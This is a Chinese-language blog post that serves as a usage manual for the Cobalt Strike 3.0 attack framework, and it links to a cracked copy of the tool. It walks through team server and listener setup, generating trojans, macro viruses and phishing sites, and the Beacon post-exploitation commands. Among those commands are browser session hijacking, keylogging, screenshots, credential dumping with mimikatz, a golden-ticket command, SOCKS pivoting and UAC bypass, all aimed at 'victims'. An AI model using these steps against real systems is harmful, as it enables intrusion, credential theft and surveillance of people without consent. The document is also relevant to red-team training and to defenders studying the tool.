# Cobalt strike3.0 使用手册 | Evi1cg's blog


## 0x00 简介


Cobalt Strike 一款以 metasploit 为基础的 GUI 的框架式渗透工具，集成了端口转发、服务扫描，自动化溢出，多模式端口监听，win exe 木马生成，win dll 木马生成，java 木马生成，office 宏病毒生成，木马捆绑；钓鱼攻击包括：站点克隆，目标信息获取，java 执行，浏览器自动攻击等等。而 Cobalt Strike 3.0 已经不再使用 Metasploit 框架而作为一个独立的平台使用，当然可以结合 Armitage 进行使用。这里有一个破解版：

> 下载地址： 戳我 (自行验证其安全性)

Cobalt Strike 3.0 延用了其强大的团体服务器功能，能让多个攻击者同时连接到团体服务器上，共享攻击资源与目标信息和 sessions。当然，在使用 Cobalt Strike 之前，需要安装 java 环境，具体怎么配置，请移步 java 环境搭建 。


## 0x01 运行

与之前版本的 Cobalt Strike 不同， Cobalt Strike3.0 需要开启团体服务器才可以链接使用，当然，这个服务器可以放到公网环境下，或者放到自己想要搭建此服务的环境中。
下载好 Cobalt Strike 以后包含以下几个文件：




其中关键的文件是 teamserver 以及 cobaltstrike.jar，将这两个文件放到服务器上同一个目录，然后运行：


```
cobaltstrike  sudo ./teamserver 192.168.74.1 msf3
```





> 这里为了方便使用，最好使用具体的 ip 地址，而不是 0.0.0.0 或者 127.0.0.1, 如果有多个网卡，使用你要用的那个 ip 地址即可， `msf3` 为该团体服务器的连接密码。


服务运行以后，在客户端进行连接：

```
cobaltstrike  java -XX:+AggressiveHeap -XX:+UseParallelGC -jar cobaltstrike.jar $*
```






这里 ip 使用服务器的 ip，端口默认 50050，用户名随意，密码为之前设置的密码，然后 connect, 弹出验证窗口，然后点是，就进入 Cobalt Strike 了。




## 0x02 Listeners

使用 Cobalt Strike 首先需要创建一个 Listener, 依次点击 Cobalt Strike->Listeners， 然后点击 Add 便可以创建自己想要的 Listeners 了，Cobalt Strike3.0 包括


- windows/beacon_dns/reverse_dns_txt
- windows/beacon_dns/reverse_http

- windows/beacon_http/reverse_http
- windows/beacon_https/reverse_https
- windows/beacon_smb/bind_pipe
- windows/foreign/reverse_dns_txt
- windows/foreign/reverse_http
- windows/foreign/reverse_https
- windows/foreign/reverse_tcp

其中 windows/beacon*是 Cobalt Strike 自带的模块，包括 dns,http,https,smb 四种方式的监听器，windows/foreign* 为外部监听器，即 msf 或者 Armitage 的监听器。
选择监听器以后，host 会自动填写我们开启服务时的 ip，配置监听端口，然后保存，监听器就创建好了。

# 0x03 Attacks


创建好监听器，下面就需要配置客户端了，Cobalt Strike 包括多种攻击方式，其中 Packages 包括如下几种：




> `HTML Application` 生成恶意的 HTA 木马文件；
> `MS Office Macro` 生成 office 宏病毒文件；
> `Payload Generator` 生成各种语言版本的 payload;
> `USB/CD AutoPlay` 生成利用自动播放运行的木马文件；

> `Windows Dropper` 捆绑器，能够对文档类进行捆绑；
> `Windows Executable` 生成可执行 exe 木马；
> `Windows Executable(S)` 生成无状态的可执行 exe 木马。


Web Drive-by（钓鱼攻击）包括如下几个模块：




> `Manage` 对开启的 web 服务进行管理；
> `Clone Site` 克隆网站，可以记录受害者提交的数据；
> `Host File` 提供一个文件下载，可以修改 Mime 信息；
> `PowerShell Web Delivery` 类似于 msf 的 web_delivery；
> `Signed Applet Attack` 使用 java 自签名的程序进行钓鱼攻击;
> `Smart Applet Attack` 自动检测 java 版本并进行攻击，针对 Java 1.6.0_45 以下以及 Java 1.7.0_21 以下版本；
> `System Profiler` 用来获取一些系统信息，比如系统版本，Flash 版本，浏览器版本等。

Spear Phish 是用来邮件钓鱼的模块。

## 0x04 View



View 模块可以方便测试者查看各个模块，图形化的界面可以方便的看到受害者机器的各个信息。


> `Applications` 显示受害者机器的应用信息；
> `Credentials` 显示受害者机器的凭证信息，能更方便的进行后续渗透；
> `Downloads` 文件下载；
> `Event Log` 可以看到事件日志，清楚的看到系统的事件, 并且团队可以在这里聊天;
> `Keystrokes` 查看键盘记录；
> `Proxy Pivots` 查看代理信息；
> `Screenshots` 查看屏幕截图；
> `Script Console` 在这里可以加载各种脚本以增强功能，脚本地址 戳我 ；
> `Targets` 查看目标；
> `Web Log` 查看 web 日志。

还有 Reporting 的功能就不介绍了，主要就是出报告用的。

# 0x05 Beacon

Beacon 可以选择通过 DNS 还是 HTTP 协议出口网络，你甚至可以在使用 Beacon 通讯过程中切换 HTTP 和 DNS。其支持多主机连接，部署好 Beacon 后提交一个要连回的域名或主机的列表，Beacon 将通过这些主机轮询。目标网络的防护团队必须拦截所有的列表中的主机才可中断和其网络的通讯。

通过种种方式获取 shell 以后（比如直接运行生成的 exe），就可以使用 beacon 了，右击电脑，Interact，则可打开 Beacon Console;



在 beacon 处输入 help，则可以看到详细说明：

```
beacon> help

Beacon Commands
===============

    Command                 Description
    -------                 -----------
    browserpivot            Setup a browser pivot session
    bypassuac               Spawn a session in a high integrity process
    cancel                  Cancel a download that's in-progress
    cd                      Change directory
    checkin                 Call home and post data
    clear                   Clear beacon queue
    covertvpn               Deploy Covert VPN client
    desktop                 View and interact with target's desktop
    dllinject               Inject a Reflective DLL into a process
    download                Download a file
    downloads               Lists file downloads in progress
    drives                  List drives on target
    elevate                 Try to elevate privileges
    execute                 Execute a program on target
    exit                    Terminate the beacon session
    getsystem               Attempt to get SYSTEM
    getuid                  Get User ID
    hashdump                Dump password hashes
    help                    Help menu
    inject                  Spawn a session in a specific process
    jobkill                 Kill a long-running post-exploitation task
    jobs                    List long-running post-exploitation tasks
    kerberos_ccache_use     Apply kerberos ticket from cache to this session
    kerberos_ticket_purge   Purge kerberos tickets from this session
    kerberos_ticket_use     Apply kerberos ticket to this session
    keylogger               Inject a keystroke logger into a process
    kill                    Kill a process
    link                    Connect to a Beacon peer over SMB
    logonpasswords          Dump credentials and hashes with mimikatz
    ls                      List files
    make_token              Create a token to pass credentials
    mimikatz                Runs a mimikatz command
    mkdir                   Make a directory
    mode dns                Use DNS A as data channel (DNS beacon only)
    mode dns-txt            Use DNS TXT as data channel (DNS beacon only)
    mode http               Use HTTP as data channel
    mode smb                Use SMB peer-to-peer communication
    net                     Network and host enumeration tool
    note                    Assign a note to this Beacon
    portscan                Scan a network for open services
    powershell              Execute a command via powershell
```

```
powershell-import       Import a powershell script
ps                      Show process list
psexec                  Use a service to spawn a session on a host
psexec_psh              Use PowerShell to spawn a session on a host
pth                     Pass-the-hash using Mimikatz

pwd                     Print current directory
rev2self                Revert to original token
rm                      Remove a file or folder
rportfwd                Setup a reverse port forward
runas                   Execute a program as another user
screenshot              Take a screenshot
shell                   Execute a command via cmd.exe
sleep                   Set beacon sleep time
socks                   Start SOCKS4a server to relay traffic
socks stop              Stop SOCKS4a server
spawn                   Spawn a session
spawnas                 Spawn a session as another user
spawnto                 Set executable to spawn processes into
steal_token             Steal access token from a process
timestomp               Apply timestamps from one file to another
unlink                  Disconnect from parent Beacon
upload                  Upload a file
wdigest                 Dump plaintext credentials with mimikatz
winrm                   Use WinRM to spawn a session on a host
wmi                     Use WMI to spawn a session on a host
```

对于某个模块的使用方式可以直接使用 help 查看，如：


```
beacon> help browserpivot
Use: browserpivot [pid] [x86|x64]
     browserpivot [stop]

Setup a Browser Pivot into the specified process. To hijack authenticated
web sessions, make sure the process is an Internet Explorer tab. These
processes have iexplore.exe as their parent process.

Use "browserpivot stop" to tear down the browser pivoting sessions
associated with this Beacon.
```

下面主要介绍几个好玩儿的功能。这里为了能快速显示结果，可以设置

## 0x051 Browserpivot


用户注入受害者浏览器进程，然后开启 HTTP 代理，之后就可以登录受害者登录的网站了。

使用方式，ps 找到浏览器进程：




注入进程：

```
beacon>browserpivot 3452 x64
```




设置本地浏览器代理：


当受害者登录某网站账号以后，通过代理，本机浏览器同样登录该网站:


当然当被攻击者关闭浏览器的时候，代理也就失效了，关闭此代理可使用如下命令：

## 0x052 Socks

可以直接开启 socks4a 代理，可以通过代理进行内网渗透测试。


开启 socks

> 这里可以选择其中一台，右键 Pivoting->SOCKS Server，则使用此台计算机开启 socks 代理。


配置 proxychains.conf，添加


然后就可以通过 proxychains 使用各种工具做内网渗透了。

或者直接开启隧道使用 msf，依次点击 View->Proxy Pivots，选择 Socks4a Proxy, 点击 Tunnel:




复制以后，在 msf 中执行，则可以开启代理：






关闭 socks


## 0x053 Screenshot&Keylogger

这里的 screenshot 可以截取受害者一定时间的屏幕截图，操作命令为：

```
beacon>screenshot [pid] <x86|x64> [run time in seconds]
```

或者


然后打开 View->Screenshots，则可以看到屏幕截图：





键盘记录器的使用方式为：

```
Use: keylogger [pid] <x86|x64>
```

然后打开 View->Keystrokes，则可以看到键盘记录结果：




如果不想使用命令行，可以直接选择受害者计算机（可多选），右键 ->Explore->Process List：





## 0x054 powershell-import

这个功能在后渗透测试中很有用，可以导入各种 powershell 渗透框架，比如 nishang 的 powerpreter，直接执行：

```
beacon> powershell-import
```

然后在文件浏览器里面选择 Powerpreter.psm1：





或者直接执行：

```
powershell-import [/path/to/local/script.ps1]
```

进行导入，之后就可以使用 powerpreter 的各种模块了。

要执行某模块直接使用如下命令, 比如：

```
beacon>powershell Check-VM
```




关于 powerpreter 之前在 zone 有简单的介绍， powershell 后渗透框架 powerpreter 。

## 0x055 kerberos 相关

这里一共有三个模块，分别是：

- kerberos_ccache_use : 从 ccache 文件中导入票据
- kerberos_ticket_purge : 清除当前会话的票据
- kerberos_ticket_use：从 ticket 文件中导入票据

获取黄金票据的方式比如使用 mimikatz:

```
kerberos::golden /admin:USER /domain:DOMAIN /sid:SID /krbtgt:HASH /ticket:FILE
```

乌云关于 kerberos 也有相关文章，有兴趣的可以看一下：

内网渗透中的 mimikatz
域渗透的金之钥匙

据说这个在域渗透中很有用哟~

## 0x056 BypassUAC


什么，你不能读密码？试试 bypassuac 吧~
直接执行

下面你就可以执行那些需要最高权限的操作了。

